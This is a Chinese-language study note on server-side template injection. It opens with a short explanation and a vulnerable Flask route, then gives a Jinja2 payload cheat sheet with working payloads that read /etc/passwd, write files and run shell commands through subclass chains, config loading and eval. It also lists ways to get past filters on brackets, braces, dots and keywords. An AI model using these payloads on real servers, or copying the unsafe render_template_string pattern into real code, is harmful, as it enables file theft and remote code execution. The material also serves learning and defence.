常见模板:

python:jinja,Mako,Tornado,Django

Php:Smarty,Twig


Java:jade,Velocity

Nodejs:jade

模板文件＋数据=模板引擎-->HTML文件

Ssti注入成因：服务端接收客户端数据后未经任何处理就将数据当作模板数据的一部分

渲染函数在渲染的时候，往往对用户输入的变量不做渲染。例如：{{}}在Jinja2中作为变量包裹标识符，Jinja2在渲染的时候会把{{}}包裹的内容当做变量解析替换。比如{{1+1}}会被解析成2。如此一来就可以实现如同sql注入一样的注入漏洞。



Python篇：关于flask模板注入的基础知识





漏洞事例：

@app.route('/test/')

def test():

code = request.args.get('id')

html = '''

<h3>%s</h3>

'''%(code)

return render\_template\_string(html)

//代码和数据混淆，漏洞成因是将用户输入的code当作html而字符串渲染输出

## Flask/Jinja2

· Dump all used classes

* · {{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_() }}

· Read File

* · {{''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/etc/passwd').read()}}

· Write File

* · {{''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/var/www/app/a.txt', 'w').write('Kaibro Yo!')}}

· RCE

* · {{ ''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/tmp/evilconfig.cfg', 'w').write('from subprocess import check\_output\n\nRUNCMD = check\_output\n') }}
  + evil config
* {{ config.from\_pyfile('/tmp/evilconfig.cfg') }}
  + load config
* {{ config['RUNCMD']('cat flag',shell=True) }}

· RCE (another way)

* · {{''.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[59].\_\_init\_\_.func\_globals.linecache.os.popen('ls').read()}}

· Python3 RCE

* ·

{% for c in [].\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_() %}

{% if c.\_\_name\_\_ == 'catch\_warnings' %}

{% for b in c.\_\_init\_\_.\_\_globals\_\_.values() %}

{% if b.\_\_class\_\_ == {}.\_\_class\_\_ %}

{% if 'eval' in b.keys() %}

{{ b['eval']('\_\_import\_\_("os").popen("id").read()') }}

{% endif %}

{% endif %}

{% endfor %}

{% endif %}

{% endfor %}

· 過濾中括號

* · \_\_getitem\_\_
* {{''.\_\_class\_\_.\_\_mro\_\_.\_\_getitem\_\_(2)}}
  + {{''.\_\_class\_\_.\_\_mro\_\_[2]}}

· 過濾{{ or }}

* · 用{%%}
* 執行結果往外傳

· 過濾.

* · {{''.\_\_class\_\_}}
  + {{''['\_\_class\_\_']}}
  + {{''|attr('\_\_class\_\_')}}

· 過濾Keyword

* · 用 \xff 形式去繞
* {{''["\x5f\x5fclass\x5f\x5f"]}}

· 用request繞

* · {{''.\_\_class\_\_}}
  + {{''[request.args.kaibro]}}&kaibro=\_\_class\_\_